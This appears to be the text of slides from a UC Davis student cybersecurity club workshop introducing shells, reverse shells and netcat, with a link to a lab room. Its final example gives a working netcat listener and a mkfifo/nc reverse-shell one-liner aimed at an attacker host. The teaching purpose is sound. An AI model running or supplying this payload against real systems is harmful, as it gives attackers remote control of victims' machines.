Welcome

CYBER SECURITY CLUB AT UC DAVIS

Aggies
Aggies
Aggies
Aggies

CLASSROOMS

Face coverings are still required.

All students must wear face coverings when participating indoors in instructional settings.

Campus Ready

For more information, visit campusready.ucdavis.edu.

UC DAVIS

Please take a seat!
We're so happy to have you here!

UC Davis health guidelines require:


- Face coverings are required at all times.
- Symptom Survey must be "Approved", or valid proof of vaccination is required

First, what is a shell?

- A shell is the most basic way of interfacing with your computer.
- “Command Prompt” or “Terminal”

Windows:
cmd

Unix:
bash, zsh



```
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-99-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0

0 updates can be applied immediately.


Last login: Thu Feb 10 20:29:23 2022 from
ashley@kittybox:~$ /bin/bash
ashley@kittybox:~$ 
```

Shell Interaction

What are ways we interact with a shell?

- Terminal Program (On you system)
- SSH
- Shell inside a shell?
- What other ways can you think of?

A shell is a system program just like any other.


Reverse Shell

A reverse shell can come in many forms.

If you have access to a system through a vulnerability, a reverse shell can make it easier to interface with that system.

A reverse shell can be included in RATs, backdoors, and more.

Okay, but what *is* a reverse shell?



Execute Vulnerability, Inject Shell

Vulnerable Server

Connection established to attacker

Attacker Computer

“Please listen for incoming connections”

“I received a new connection”

Attacker Server

What is Netcat?

Netcat is a simple networking program that allows you to connect to a shell on another computer.

This comes preinstalled on Linux, and we can use it to our advantage. Netcat is one of the easiest ways to start a reverse shell.

Repository of Reverse Shells

There are many different ways to create a reverse shell.

Which is right for me? Consider:

- Vulnerable Service
- Language
- System Type
- Obfuscation, etc..

Works in concept, often security systems catch these ---->

You don't need to write your own reverse shells! There are plenty available already online.

Payload All The Things
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md

Quick Example

Spin up the machine in the THM room.

tryhackme.com/jr/reverseshellworkshopc1

Attacker Computer	Victim Computer
nc -lvnp 6000	
	rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <attacker_ip> 6000 >/tmp/f
Tada!	